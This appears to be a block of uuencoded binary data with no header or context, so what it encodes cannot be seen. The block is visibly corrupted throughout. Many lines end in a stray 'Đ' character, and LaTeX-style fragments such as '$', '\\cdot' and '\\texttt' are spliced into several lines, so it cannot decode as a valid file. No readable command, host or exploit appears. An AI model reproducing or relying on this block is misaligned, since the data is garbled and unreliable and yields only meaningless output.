MI?'8('E1:\$OAR*B+\$"V98Y+RZT,OIDDK;Z>YWZ*4P/PZ_`=]E81>T15X47="Đ $M'8%=R:-]P=VT>3\5%0$]8]#Q+UZ:75[I`<39W,X0!HF5>2/VW1\A,\,Z\^YRD$ MO*1%F\$CB*O@]S7`+&*1ERC_%#.@"[@\NR"%TF<%H!P?);\=H:\>7ZTD7^"%:Đ MZ:II6-;ZJ#B1#^9'0`>T``+B.9(Y6?`ZKH\HE8,2WZV@5R\$>6_@S:Z9^?^COĐ $M>M^2 \cdot 4HO0#=?-GV.GTL4,@XS=4QG^+IAC\GLN";])*4:6<K](-MI=)#*Y)4\RD$ MZLYY[8IDWWY3]%24%0\$-WFT7[4'_(`JM13)<=;,6TZ<\SP.;)7+=30`\HR+3Ð M33AECA__ZEW&QDV<")*28@1@60=@-4SHVQ%2Z'(R*Y;C_:AY`1_@_[3163N1D MP2[S%GU!*>BR%\TY=I3K6Z/[;_5ZE*']O\$"P`K5*O\[`/\OG]>2V%YJ0ZOGEÐ MM+)VC.>J@S210@X,_LK3_7DG](Q5E\$GEB#Q5AV3+YZTZ16\$[^HWEH:-SY?_;Đ $M[/_00042F(%7VU^/CF>D'AE./]D) = 4S9, `(E8K2+Y;DOORZ]RZ+\\@#,4$*?D$ M(-F,'U)J#/J0*)*`!%,KJOREQ(HJ0E,!XO5ZZDQ8=U8<@'+ON=:?`A3`[`J*Đ M8>Q8EZ=<0L,4/Z[8\/X_V!GO^_6VY?`>7@JTEHEOM^O6?'V\`#?3\#SVT:64Đ M2<\$:\^O:.\$C1MD]FG?HA-L5U)`PY)"T]OG_=#[.N81@(4?['Y0(&9;A8MI##Đ M=I7FE^-1=LM>*ZOIP2G:"7S\^S\?I\C_=N[XOMC,7XD`9&1)F^)[DET^-./:Đ M+=L[V"I;@B;T(M.7^Y0'L<SFX;BPCEU55!4?VE/(SL/)(/90YC,)L<>_C!^-Đ $M0^{2}$$ WRM2!\9Q\$<H\0:GUAA-9U*X)JYAANS\4A3_Y4MIPL/D(+^Q8(&7I=\$D M070Q>MK'_KWB9<-50/E8AL0_S`WH\$P(PZ'I9S*R3PH4LLVL[2'F-DV.I@7'9D M<)J3@W-ILEZ2]WDYP%IQW?(V'4NBSJ#SZ\'R9PE070_J>KM,W.STM.8ZWX-%D MIRCS=H\$^-@NZDEW>GRV6*?9\N@2YW1B9^J(&%5>WX="W&L=PB2/Q7@NZ'^>'D $MSC]9&+-\G$_^UCW?R]8;&"&67L)'8T+53,&"$*H4&4J-"M+@AQ';QW\N'Y2Đ$ MB:&D=#]UO1T\$H<<D=3ZNRE@!W8J`U[>M?#2W!`!KZ4+R/<-PFLT0T"FDX<(BD M1N2@*^[,\RX!M0%F/+(:)"#";][G[8J6YX)72`C1;O[8@<2FMJY.<ISGZ_WNĐ M@;,?F^370KL"(8"6DQ:0FIT=C9"(A,-O@XVM/4U]%TGR`B'QS%+PHJ[C`]DXĐ MKOQ-(_]7YRC8\XP(\JDKA-XS0],Q2EW7D`77N]=(+W3@S5#=M#)3D7S2/QL`D M%M7HA<.4)P!QJS"[I]H@RS[=/"'NS=B%`3:GV)-'I]TD6Q'P\$V3V\$U58I7^VĐ MP=?53Q_\X"ZV.YYSTUU&[50*Z/)?S_\$T0W#3U?MDP+.;#@(.+:H:W#HKHBW1Đ $\texttt{MG} \texttt{>} \texttt{T0} \texttt{XQP9E"!=P!:WTTE45,9} \& (\texttt{R($6\#2,MY\&5\&@N(P/M>J4F@Q70\Y81YW673D)})) \\ \texttt{MG} \texttt{>} \texttt{T0} \texttt{XQP9E"!=P!:WTTE45,9} \& (\texttt{R($6\#2,MY\&5\&@N(P/M>J4F@Q70\Y81YW673D)})) \\ \texttt{MG} \texttt{>} \texttt{MG}$ MW=QDHT.R1"ZS)'<TH?TPP[HQZ^7NJ/(#QJ8^5G95^56F5J_S?]V-UO%^6(`+Đ MF\SD5-#4:P'KV7]I1=TN.%R:R1=A9TM9X5C90J>47V<1;Y:I_R^^V@S9;`T/D M>`Z8^L;R8^B>#](/6A@?Z*=);&/'%\$Z'>KM0J3Z>;IY=JXF/ND'YC[OA[D)ND M+T`#T\$6@8<7=B0&\$&GJ5)/<\$C\$V]*"Q2BE"&_DDH\-"%,#`0JN`]5)@D]TT^Đ MB'78:>95,BYF2"#*12G\-'."5(73/N<*YI_@!I6@*BW?(RZJ`H4=[]@YVB8,Đ MOE"DE; & #RF(BK!6*NVI'Q2Q=HGGY'CJ8SMJ8BS7@<GA!E@-D.\R?(C#%<!*VĐ MO_X9IF9'@HI;<')11/OUGBV7WSE&)Y()ZJ;P!+.EEY*H?J4D)A?2,5-`Y2W[Đ M<C?VNO%SGB:!1U?!C`%#@K:44A\H0>M!Z&+D%0`2/X&02.\$!?DRAS\$'X&@)AD M_+_\$48IB<259OC/%:+PP'EH6_??L`J,\A-WDA2%1*0'SS2S='DU5&LW")6Y8Đ M4DSG*&D8'P3@;NE(>;(&+:HF[3KTYKG.,6!&UV!,;TCJVQ%KKR!%IHZDO!S4Đ $M9,JSL\ZGS<14?1]-$518)+0R\%EG.D/B,BZ_/JZ_]CZ>MI?/4C[>G6F1=M@DFD$ M, "WS;&=,;%=SJLBHS%&4T6[8QOJM\$;SV[0#X_=RO]]+'I7\D3'F/S6Y;\YF2Đ ME?KF_QBT#?*^%^V2FJ(RK@U:"_E!RTY/(I&[([_7K5MV2-8P/'UK<>G01-:CĐ $M(9]_4;;(K:F$@[)2/]/]Z95,.:%I,OPL:J!^_?L'M^::S>K"]P\/$5L[N:6SÐ$ $\label{eq:mh} $$MH=<F(ZFT=AMJW\#8JC.E6<;@^]"JXH31*%'O^F$P>@%G\RUZPP<>10A<I@T((D))$$ $$I(D)$ $$ MG19(^M)WNQLMH(XGGQ;D>IL'*X:ICG\$LPZ1*FZYYLEL+B0*1\A.!\$4R"V@X:Đ M4!4VO\,K'ZL0?+"A!'?X]9NATH9IFP?#P+6`0`EF\$9VYP"6M>ZPVX-*.\$ENUÐ MJ8S'Q;E(X[M1+_=YKM%%;@SWG2NH`(;C!AM:[Z^BJ%`^8-DJPQMM54,IXL@8Đ M'OV^WY6A%-XO<W!J-UUWIGVV*OF9'NZOJQW\$_>POI!3U4(YV@\$AQ'H&0GQ/OĐ $\label{eq:mf-ps} $$MF-PS@FT4D"RPB_>Q,(Y?1!J7\5D!&RV/Y+FXX!UUF4@+&K]&ML,`/D4?*WD0D=0.$ M7FTD585"1A(,C3@0V;M-I7MC8*M2K2.>[N7F;&6V5((PO?4.1K-KHM:Y7,P]D MHP[_*S5U8:0.7WPL5=\;M`D98KA._FD!HK]M+\WQD.;_?#;V+@W,^'BQPS9ZĐ M7PN;TO?]>(#YV4EPWE9?02M>)VT+#\VII2_P]=X0(09YW8\\@]8^RK0I?;@Đ MKAB[KO^6^#")7:\$;)<&%"LG]OR*S?XF&WY.[S!U;Q1/.J6'&FP!AG&U0ZV;2Đ $\label{eq:mg_kv} $$ MG_{V}^{110C"Y/}; 7SF_{E4}]_{5+C^1}?QS0ZVK4'"C8VE]_{P+}K.8D_{GOF}[1ED] $$$ MCD2\$\$<E@MCT,^M.9@<'IU_<,CNW\19-564+*J885_N9D1_U\$)IJ55905Y5_YĐ $MX_{5943Z=-N}$;.K6)J ^-V ;K $^12-@$)ORV2R,A3=9MH3_1&BW1Q+UNARR;*V $^+$ N=+Đ

MKR/=;F#]<D#-<(!;0?>OJ2;B7UZ.MD<DN,,[C3DZ-#]Z2S,A;*]_,L\$0T:*@Đ M292@"]]2CN:'\$C!8SKS!";V-@E]7@"&4G5?1E5=1B1P*@,KQ#';<`!X+5!:8D M9*V0F/&X;XL%>&`6U!#)*`6'@Y^H=:,<#Q-L,=J6'Q-;A]B!Z;9E"-815K;6Đ ML=&A6K?EV/A*OO723\$3I+)NGL:J#ON@J%H._T6C`PJ!\LIH(N_OM*M9J)7/<Đ M-=F)++Z!:\/_(`27RJS;H0@-G&,%,86#NR,)ZHA[4/B)PMTN^6D>Q@?@6228Đ MMB2[\K\H1DA'#@:/[1^9A1,""%GE^MYGNVQ=YW\$\]-B)TUGM_9TLEC33G8G!Đ M5,@2N8R. \$C-7A@W<T)DY\`-*NYL*#`9U"F /",A%W'#8M7/,F]2JE\\E&.Đ MIUWUY-[;W/#\$Y_O-66WWXGD61&-K//XP2ZM<#J_F/UJRIFL\$Y//UX8KH6@2%D M+:+E;E>X->AX!V;\$0%+BDX7"YFK`EI]X+O*?2\$!D2=?#PVL?8J"SYS/@"8>SĐ MMTZ575?>-IYK"K4)C5AGV@/&NG.XSXW#R0K-].3-D#.18@-O.L<P-QSR(J*)D M5'*ALT6&&V==HXOH?R::GFE".'ZH]__>]PX']R_Z3+?6-9D>?V,O520MR:8Đ MA]31KEPGL_L-=("\1&'HOEJ[8`:#.+H8DF%M_LK@M/C\$70.&1B4B8/#KU)0\D MM)]D20J:?08B@PV88!N_=Z'.`UOY"F"!%=M24?VTY2>:SPS@B>*,8^#7D'P5Đ MM@3T*,:Z?_7R=.!"V\$VRE/SXZI4C0C0SI7,71(QNKM#-NC\$];6W]%[L6S2/KĐ M38/C.5PB\Z=VZA24O0W<BH7@:96#VGZ4G3-8.<'VT8'/-D@(M)U\$X#8>XXQCĐ M66N8'<5<%/]R)DYSP#\$X,R5I9!;QR7K,]'K:(PF*#%A1%X3"04=5A;V6ONBOĐ M&&.A#URA"CPVYUYC9"T95]?W+B:N#L5W26.IO:`2Z\Z'6I*BS";#TO>J/_W%D M7!7083#QVFHRBN;^\;`4K/D]W?GW^_/-[9R"P&@6ER-;1SQN]]E2;6Y(I')1Đ $M#N#[E]F(D9)2.NAS]L%)9:>6W[*RR3G5ID@/V?$,:-^EXX(,2*Z3<N&BPJQĐ)$ MCV?#_Z\$#<O5^_)9'ZS#(/EEN!J7PJ!V.D4?E=M+U:_?8A:'I-C:EB#CQ%_LBĐ $M''.7ME;G`B<F-HZ8!(*49R3NWF8'PO'(@BVJQ^.Y\\[1W/2]A&.>C27ULMWRÐ$ M:HH&WMG3S!,<]G^8%DE[C=?9T1Q.UK?6>NU:<WP12Y:[\$M%M\$M57JW:')D/FÐ M&:>K#"RVTC(RIG\+Q/PL2+X'2'8R&`F(KKL'H("XH%!7R^IBK824M,/O?4,^Đ M!@\$C;L42TY>OZ6\$YPWMB4A@2E./AQ'X,`-V5V[E[_9L,2!?DXT>`*@P&N]1MD $M17DU^S\#Q0\&S=TFL?W1+_T(?QY\&++E\>CEN\%QK,5[W%Q,-\#+L7WV/OR.RQPOÐ$ M,M,;BH5-/(\^A4\$S74AV"AA%3+8`-Q_DQXNM.V@=]U.EHJ@\$;KW:(OCYS*I(Đ M9<EGMMW<5[,+1/''Q8[6=FU_Y&GFQSA1)/*!_FR5`S716029`JAAA]!TGC<Đ M++E,ZD@,SV69MTQURUX,C_RFSYOMR_O=]((`TH]M`-?'_5RP83C>!\$9:Z0\^Đ M(18*5(.2X:EL'EJ8H5^#CM-\ZOW\$6]Y/NIWA*H65\$K\$\$RCHZ5=RZ\$,MN#3Q'Đ M68X8\$[L&^2GK_RC\$LIU(!\$^R,'\%`R@,);53N9'!B'O:TI?W_I="I,16]%2CFD M>W5"[TCX9;7JC8+GMS_5AD.]GAGE4^RE;[0OL/GYU">5R7RHJ:G_<EQW57&7D M+K>6L<R":U>CK=49H#^:YI`X\$O2VP1U!>UF,MPUPY_^S;*=]IVI#^)9\96IJĐ M^C":O3S][N,]BZ'=P*_=;K.WE.7(TLZY)L449IW6E#^2@B'%8C-4VP8@@P_QĐ MF626TR_1SQ0S`8EQILV8/%)_9-B6"C1,GK^9W%FCGPXUUT?+SO_4T"C;6[6@Đ MHE3)1'2,-TZR/?P>OV3WRKH40Q%!F7ZI9%/YM\/LS4W_<.@Q83\^RF?R\:_OĐ $M"H=>(5>*>Z=9=P)>_Q5Z^@IB[<H]]&NG87@]W1YN+Q'I`"C3*]WU1EBZU'C'Đ$ $MY', \G3; +TX.6CMRZS?HR, 7SP>@L)(W/GH, 8"W(1/^6:+^#IW<=$Z7P#/JI`Ð$ M576BH.ZW`%:,(S=1-X&AAG&\$UWVON0&UN\DPJO\$0!'Q#VV>=1.V98W"IM0C6Đ M>EF(PA1#(8V'*@;(<CIN]?X9Z4O+8'FM%^IJXTF]\$'2S6[4,OI>IHX%HY#@BD M&)SPQ9&C7&\B";P_W?OF1\"9"J\$R2WI`-2`+!FDG\!-&FO+W>"R*I\$2\$PA^7Đ M\$W+:U.J_-M\$[&AD8J8M"^O20?NJ4)A-5\$'D_J7`T<6`\$HH5*Z:+HDCH/(H#JÐ $M?B<'$1*X8Y?&K:2:&E[D=A#=:"VX]ATWR'R]0G)Y$0*/9H4*?]-C!3[=O'\7\Displaysimes Argument Argumen$ MKS=W^PK&16=VYZ2PKO2S!A;F(9E;A,J^.\$JK[/^84KQ')LIL!KK['FR%HP%&Đ MFS4X706R/!UN1@99CIIM>-8R9.\$E]H`VZ%CQ]U(,*>G/X1<<'UDVMAS;Y,/\$Đ M2UCGYC%BS5OWOT%-*_L;UGP)CYFS>Z/S&L947XUEEA;)TOBJT'&Z1_9-MXVĐ MKS-5F2MF<_+-Z=XY-K;RLA,&/0R.L;OL])H?JXV92PP!@EG:9)7Z=QFFAR3WĐ MYJ_LM6M0, UOSWNE[_LW,3]<#H;CWWU+FW-@&_WC^.7:"P(%"P`8@40/+Y:5`D $M^-_0F&1D)@?L]?PPVL<&4W7H&C[C((@IMN8C[#U>6_+Y%+O3BAV&6N%`:C?=Ð)]$ $\label{eq:mb} $$ MB]ZQE3XG/HO\R[O]!Q(@=JEM]:!1/1,4:L&X?[QZ[D*X;CCKT8<$O)=&PY]D $$ ABBLE (ABBLE (ABB)(ABBL$ M-[3%)2DD7VD#8''2IC^H!>FQ&A>4RYR#6='>::@KDS@_G_*]70]B*:M%R29-Ð M.0\$RRIBQ=:@QCL4>*JQHXK[-T7]&D, `N)9,\$DC\;&5PRK\<G>A>:&\G1%(R]D $MLB((!NI42NTJ#'+YN4?]3=^V3''^-3#V*[S[97^!MW@W.I/?.,<"VRG7E-(JÐ)]$ $\label{eq:m_'} $$M_'>"\delta WO-+M\&\f^*,J@UITDK4QBT4F@/K;Q/S1TT0H(3J,XDQ/;RM+`4FR]D $$$ M5),19NJY\JR:[,B[V-YDD^6X?W!0OBYLO?SCRS`S?::T*2B8&2*H<QNXT]3D $\label{eq:mwk94fv?"} \texttt{M",,BQW=,}^\$8?\&VYS\#;^[:9(`WWK94FV?"?X80?K\$0R>GM5Z]HW"XR6\\8800D$ M:\3,O]<E^IR<4:FFWS!K0#U*1BAR3'GC`THT@OY@(@`,/W:JLW\$`KA=G'G@NĐ M37!@&@P+#ZG;9].GUL)M!\$E@7@@C&\$QY554"75V"U1G`+C]01:7:)J3BX>!6Đ MRKU-?ZQ"31H.@`<W;+<6?=ZDNBYFP/"Q%='2F*:W3L>QK!7_VD3'1-#7^4P8Đ

M\&/O#8><\$6Y9N_LL,H^PCW>/E\5/&2.BMM<>`<=V8NA/\$7#9*I`&'#_F3UYRĐ M"BQ]#<DF7%-./!6H?0!`MH-[F'2^41H:A=]=*#J3>_G928;^:@-!G3]!:\ATÐ M30)C>N^F:W!NZ)LTATH<2]`B`[;#[6<%`?67XK314+\V]\$.\.9<\8_6:.A&8Đ MO4PBTGG\$'Y)0IC"Y5];\-XHU'1\QS%2047XF/`#7ES6,T7(*ZL*6RBG50BHGD M\$ET@D*4E)>UFR"VQL_9_O'D5S\$-@IQ^WXP[6.`TY=#?S<]!3&][\$2_/G7D>OÐ M\$?A-EQ5'/YHTARW9G%YSHL(<>N()F74*TYS9E.L(%\$L5RAU9)[,'328!(KUQĐ M+.*+L =M>"N3QWB9[9VU85HZWKB77U:KA0VBSV1]UHB+M-?QIM=9<Q9:E'Z#Đ $\texttt{MMXWC[G*)/>6=!D5<_(@@A_6828?\$W[T?_X"X/,*=-;V/+7952!\&(N9OC_`>KĐ))}$ M]`GI/>PN@GAS?CFI1K+6)&R!-'PI/X00`GP<B)L2\KN<[GZ\!\$&R?=>'DC/]D M",J?O>;,G\A5?U8+"D/VHO#`DR"40L#SPLU"\$<3K:K4?NMCP6`9)D?@&FU5?Đ $M0+=,XH5-L-2=Y?[!6*O5<3_YP!&220&B2-]8"+DE/>?*Q'XUYYD>/OA]"_X"D$ $MZ_4SJ[OWI_]&KA)CD5#B!G$-216!PU(=G6'$YJIB\AMU2_Z;P8J7\1='/W@D$ MM01+M]6-7NBKX#V:^?WN%D, VSTC.F^Q`^C\$9C.^`I;^U_\%/2BKQAXX9LI5\D M:XES>]OM)__Z8;K,(BPMXABB9TO]XKS.P]U,22\$YB/Q6)B;+`<2?R;GHK"EIÐ M_G8^1^W`>3<13BW\$\`-L"<X_9(<4%H]'-U[U/F8D<3:&>'+XZX^__\,"9MC@Đ M4>9V^<9ZZ<);D4-Z^A0&VIRXKT//?\CQ+*7PC]%E);7A0X.C]>:G:%V5K!*CĐ M\$AGDDLN7H>/LR]%WDQ.D+@]G49('D)C%+*"=;61QD[_^ZI?-&5T^''B<M:LVD MI:.L0?W>S+52HWN^%.*30>S30&`UU6H9/DS1S%4?._F'>>65J[XS_&QWX,Q-Ð MYKST<+X\7Q_7)7>J\M?T:A8_QW/2RM)Q+WNI'IS7@CH2*Q=F188RC`B97`YZĐ M&(;?CZ^7Z4`6QT,Z'!XS,@V]>:#C>'7+!L,_8AIT?_H77^%;+]4N!.HP:V,]D MJ`!M58G@([.\.QUJG=>?3',L^%<_1J1PDUQ+\$L8QR8_1/V!Q&-!.8?>H,\$:MD M>?RHT5L&,S:V[06)6=L)!R7?S2R0'XG')_?`\H)9SBK&V<&3`IB>-^&<R=R&Đ M7+M@B)@'9@&&F5OGV&GJ!!:%@T:R<(#Z%I2@C3PAS'[W]3+)BFGJ8+'Q@\ZKĐ $\texttt{MS47\$D6}_!@Z"2(@1!\$`,>OYBFF3N'@IP\$=N\#*5RVT=*Q=I^EJE/[!@KI^"BL1D]$ $M]A8#9:0[PT^R+33QXAS88\&_8"##9/:G=3&#MQ$#"AZT@8S^,C)=P?-@J;CYWD$ M_Q@+#\$/NK[@%,>X&ZGX\$%/YZ#B*LW-WOVY-UPU';V;#U;(#TR<=5KR_0T_\@Đ MLH"68#H9M]0>...F(V+H&MA@\P="R>].\$XJTPS(3SX@<"T3'Z24?*4&J3%RMD MOS\BO[@*9NY?BL]',V;K66Q_TVU[=[DX-A:-+>\\-FXUFJNONBNGEK*^`>0Đ MV 0X\<8SM0KMCWWD<]?GZS-OM6DYGSPXN\$D&1UJ;K)?T/![/B?>&8Z&OV:%4Đ M92-*2T>>LUWBN[\^:D=0+`:S2@%DI#`)*2EPB(Q!*T)LV;M/UIRS5VVD/^MZĐ MN!.V2TY;!GTIP>%G\#24`5T]5K,H\$J9Y_H20V\/@-ZXL+<(F?\$KV\$7A43`OKĐ M!FY_E^-10`@D)DS8PL?@GRZD@>1"Y/8TH&]YO&`A^^Z:]TQF-606\$'61Y\S?Ð M)O1Q&>K;HAMV-0QIH6/9#=,@EA0)!#D#W,@/Q)2UU*@"H:,3`NP@=R'JL`4IĐ MY*&T__3\N0-+\KSTK944=XFX/UZ7]\G\ROP!G.5[ZXN\K9V3QV3<TQZ]['.MD $\label{eq:ma2!ibhd:} $$ MA2!IBHD:\F`JJCD)R\&=$)6,ECN4M#7\XLG_/<=[^%%_KLPBUK;\&]^/C_+;G]D $$$ M+\ON-_5`^3,&H\$%\2]N(+P^4B%I6:N"IT6G2ZG]ZWFX@\$L"JHJXKWOV=2OVLD MC2,HR9Z><2K6BH<H43<\VP_:1#00483-!U]CFX]?`+A]4_-)9/D+XX&J!E8OÐ M)?).98*[@`WM9SC?KDRC`=?81+4X7=IEH`09EJ)D/1YH#*:LI07'TT:&+WR7Đ M4M7=5#PC^1JT/+)3>`'GPVXW9SY!C2#=N&QQB.=!,\$\-Z>S4?QEOH:B60A?OĐ M3NN36D\Z+-VRF7UP=M4=M[K+8IFH2S1H2CL0 D@LB+:M(G@XD4X;>?3)8%JYĐ $\texttt{M-+*`I4^G:9D2QI^N-V} = \texttt{I} = \texttt{O=0Q-@5LHQ2Q=\$X';37D} \times \texttt{(T`/U&\$7X*,XCED)} = \texttt{M-+*} = \texttt{M-$ M3T,Z9<F2DG;?Z<49)B!\$YXC@S \$IA E]1:\\$*?PMHXH2RH!54&>/SN;*]K\DĐ MQVW@R0HA.6"\ZNO5++0D65_=>VS&IJ<3:6M:M;IRWCNASK-=3J5F6_3U32&8Đ $\texttt{M>8\#.=6QT<98N\&^+MM\%/2)*SA>; \%=SYSW`ZK'WMI67JCL!8+?S\I5\&4VYZJ\&(D) }$ MK>+%>A?!KO=Z(E?U4#_E>2R22&,=A4<(->F``Z)`%BY4G^.;03)PXNP`8V-YĐ M³2QFB#)+AU<-7^<3B/QK\$(31*CZ%4C+610)]W,!,EDO5=.<'Z:&G[G2!W.Đ M39"I^XZ1^V%3^FR-BO:B7HGW2V"6VTQX0F8R;:)O&D(V(TR/1!;HK<B[N,@WĐ $M_{W}[0B(MP^{*}]H^{MB}'(Z(X(T9ABCNG),1()C85-_1H2/$$*"+LO+T;UG#]D M,@82UJNNBGE?@]G,5-U3@ZD>)-D3KQ<(4`]O5"!]'@:UH1H8<U7A?G\$@,!,,,D M7SUKVF;E6<]2B:SQK/W7>J&4J7\TF#X\$W0B"M^2F4^!_).9'S,Q0]ZB>YV6UÐ MH9\"[TO1 <F:Q.OC)7TR3*3-6E>U66`1@0]5T'D<#*I.I:4IMG[(1Y&0)^P[Đ ME; %Z8AZ(.9R&\$TNV#Z>Z3`16)11^)X;, E2M?9*@J)"A5V\$!4:2E7^4E:PYA#Đ M.KE^N-; `&](J, `\$.L8K-]7L?%^V,O`D*V'90JU2Y2&:G13<Y.-HT\$L[T=ZF>Đ M6%D6^E(E7"`W0.<')Y#1P`70V?./+83JWZF`%+E@^C^_L8/.:CRE!K"@>AZ:Đ MWJ_O.)7UM.C>Y)8EQ&/Q:;<^?JC\<3DC]_:\3RE88#6=.(X'N6U>L3B..4D]D MN9M\KK_<QOKB145EE8^!2/R<-B&/I,2M_JS_ZH_6.FN__"/#_WI,BA,8MQ2(Đ MS-^JEU=35Z<8P_]J481#G\30_3KR;Q-@#]:XV\."^L\$0KGW27JR`WA3_FPU]Đ $MJ."W=/VC;-><E(9A`L\J4I>GMZON<3$L7;)IWKLH4.>F^Q'^OYD']G67L21JÐ$ MAW'ZEH&'HYZAP/YLS\NVVTG.+8N5^[6630]X6!QNSK'9QZG_40'0:19TT#0HĐ $M[,'*S(B/+]_Q;6IR-M@O`IL?&3["3E,H=]AP7K).(\31IWF/^.@?\=H7&=''Đ$

M%]ZF0Z1!/VU]S*ZBA!`#\P-3.46.8IQ,#DIUM[?XA2YIT5/S<*60%O8K^:=\D M%GEQNW`/`>.BOP'!L>[,'5@>I)FVLZT?55IK&C'JE6%='TV%E<G#][!!K&\RĐ M/]W)1<_+-H5Q*.Q:;)[RR*D:-+T9[H"#'RR":F+816!FH[;&@\$J\$^?8/[T9Đ M&U=PH)Z;VHBR+3FUC8!A\$)U5T8A"2R?F6'UR\;_A+'0QCF@9:(\$]#]FM7M0LD M5N^_7DX;IDT?U]M`-H,T`#DE:MJ;\<83Q_@#9G@/4[OR:F#A>";X1C,&-8U6Đ $M8=[\&W;1`;3J)2'R<D\T6S@'/_HKYE\)JBSVC,3#OWPHNB].Q8C4LCH;)[VR/Ð$ MT_+KT#.G7!Q6LY&MST=.R-Q_AVS\^[CR_L.27B!!QN`LR7CDL([#*/GM_9S"D M.*H\$7K[!-^\1?7#\VB@GR\$%,!AT-PL-6KQ<'R`5,1CTZB,'6]"H4B/6A:%S*Đ M45=&,(&%(]Y:'C2/AB5"\!X#?K\$^C\CSUCQAOT\$J[("A&=Z0JALZB(%K6I\$'Đ MC*#96#@DS5QJ;GM_E<6G0]<S/O+@50.Z0`-8R/UR+B@S3%9&KFHLSHAEUH#8Đ MG1#B^6),9WB)/+J0B="QK%T%I-AYP#T-/77\;00:-0U#/\W\@/AF%X%A=&HLD $MZ1%_3295B(^<<HTR6\&;L(-&57U3E2&IJP&9T0OA9%\\7@.Z#6(DCX#*5WJ2H&D)$ $MY<^21S^F&_5V,0"[<?+>>X.#W,=L8\\F6<TY&*[NP-1U,[[<B\\V?Z[KNU=,3!D]]$ M'B-_LJ; `9,H?R6@\$'&;%\$\$0\8@\$?[F]TU0JF+[?)+"[K72Q.D@+IGV=6"VP-Đ M0>>C6J1Q9(!LKX3T=%@SO'[\%T\-!\<U*:RZTI&\77N[>X%>`;L)DW0HP?L=Đ M:, *\$F&P>J=^_ZTV*S/,ZG%Z>"Y'C\$>]]_KT3^\$LGQ*0WA=]/;SZJ_71LW+30Đ M&18\$0Z06A"'T@/",!GE[H[_5Y7U0PW,91\O0K8KT8[OV]F%)?_P?-*"*Y7V/Đ M"\ET(*V,TQ019Y7@8P]9,S,UE<KDL-W-P9NN2#]>AN6WTW"W[@9AS/_?B1HRÐ $MK;RV]*!/66L[^=5K@08?[=?UZNK.QMR-0_H+,?I:WO98;;U<F^CO*Q\=[%6KD]]$ MH#&;:N]UM\$.E."T'?UMC2^XVU<1PR?ADI(PMKFRDT?'Q1&B"Y]J0+.9(8W?-Ð M9)`K'-SM+X3&C%]!PX%/DMF#8@XEY4@I<]8@)+#GV;H.A`[/.N1>P@`:M>TMD $M+3-,@<"VHBUM8`@FGM$F[-RVIQ^WG<D/)T_607TL\\([D\$C972N&\$S$XC*)D$ MW^[!^ZV.9%K!\$R&HN?,%.7<T,KVG\$9)_9X5O2-Z,G"W36UENROKSHHO<`V?;D $M1+1Q.-S\setminus (\$@8J\&]X3\&]`!W&7\$8G2?E8(U\$6PYI+4@/P(R3]TNJVR[Q]`J(/&Đ)$ M4\$0\Y1UH;`E\)F\@AN@""=*Q\$M#"41PV1--O2\OP-<16YGT":+4J5T<;\YG^Ð MV]II%H8*H1J.Z6YH7<"K_-HSCL+P5@X9URN,ZR.O^%,A9)*+&&0Y)"H@@Đ MLA"P1T(1JGLNT).:%B4)4/QVJO"8">B137VY,QNS:[^"6L05%`Y[)G3?WW%8Đ M,5V2Q!`T'QA3RY,"IA'TS"=\BLQ8RQFB"F.ZIC;;KHX9*_`2WQU.Q1/Z/`M]D MNH])*:M@)8&C4GCNB&']@^M9M3;5Q`;1/Y-21[.V?!*S73?%=";>8;I)+N@@Đ MH]HVGM;1^;&%TPZZ#U28EHX=&QD-!MSXZ)JW5!3XR%-UG8!]O*X_N[VW/]\`D $MU]']G[(Z/;J[..4A`$D$->Q(V**7V`WZ6^KV^KC?.26F_[WE8*>YA;`D:"'Ð$ MXSP7\$CL%;FZ6F?92!KJ5=URX9[[4#V,V#NV^(D?KY7XZ\$MD0<_XZ]M<"[3TOĐ MAAVU_KL@^2]=7-Z>'W9WGA9G,F&;.;*M%?])-[<Z.KAO+U-8YYV_T/&I_6EĐ MH6F-NBQGJ$S[PZ%$6N'+R)C(W/.[#6P7GVW0^S(9')=1RW-2-0^S:F'2FRUÐ]$ $M=Y^$S<\#2"](91<_KIGO_]<P^96Z:6Z'/&0'6:<Q97;\\W]X:3EUD'U\PG53!D$ MZHSHFF`4XHX"RV#X^ST+[306@Q9`^U[74AN`UY.@7%S;2I'BWB+\NNACSYP%D $\texttt{M\#Q/`U:1Q7!OQB^{'}: R2Z6C25HZ]*T==_{\&^_W-*4U%, HD5JR7519)W*, %,_D }$ M]LU<5X/_W2V%3K-1N0.2H1RNU<096[90,/H'+PP0,44FCX0DYYSWMP0Q2&_<Đ M)AGB@FX[TN@) $Z5N^>7MOG'8I?8D<XA9N\Q)`'U-E@B5H,$-&Z1#/+@30/`;<Ð$ M ^ARONV"CAMU%!KP^=)%0IN>&ID]OAU]4K&+T^M\'1G(EA@=6P":%D*"UY\$*D M4J1HZ&J2?KPAIL0*O&";_/DNI[S]:%+QM]#`)9B:#/,+EWZNN_]7'Q-%.K_)Đ MC>ST2,+HEC>EBF\6''VMX\\$_`4V50JYETT<BO^BLIE-K19]4(CK^K0?B[7.XĐ $M\.!)+-)DH>(+L+^J\#H5P66LJ+ICL2)Q)U5+`;KHK)Y>X`.-X'L!O:$'3*VI'D$ MW+ARXB)-HV'\$N>%"*:QAZ`IF!KC,<;LUQ&%Q"S*E-`:UOE5%^\GA"=K\$)N_,Đ M_4_4RW/6]G.%D/"J-TVH8`H\$M65?NZN^&T=R8!RY0`%D(,*TG(HSE;CD\$]`IĐ ME[*H*&FQ328&VKC7;%;3SVU+".=*8:..W1J#G)V5TJMPUU)@0AI#^\$L\$6IKKĐ M)_C-,E>VJD=KM<?Y(KQ7OW]D?%@/W1X^LU]9KL=^WS2C2]MWS03/LCWG!P0@Đ M:K"UM@;U^D4`]YD5HEE0WLPH/"&&E8'\.MX/W[3";T'2'UDIA^#&I<*X(H>HĐ M 03L 03W)1I3BSTH&!77)H)^!/E)\$))4HH3P5C!F^,*80FF0D:+M3DD^A912Đ M-;2ZZS\5=^#F1Q.29<BRLDF2`7N+50RHYJ:BJ^;!)A9;C[-=XX(G@&VZY/C?Đ MK;[B*#2:Y9Q*%EGQHQP%6"`R'UKG*3S8?1,9JB7B@UZM\AOB,U/N^]XZ>^Q7Đ M73L ALUG\$5A20 N@XQ=YE"&PFN;UDIT"0#&W\S'=)48M[^VR;W&8+(=%TK?&Đ $MT=1_E"U32P#*U9.4AY4_QGX3]-WX/\A%EVJ'WPYX!WO-2*A))U;I&7/DZ?63Ð$ MF00K2RU.KD+4**0\$W4Y@)3#"W@L"/Q>P8\#JXT7=?/E(*F?QF)<\D#\$E>C-'D 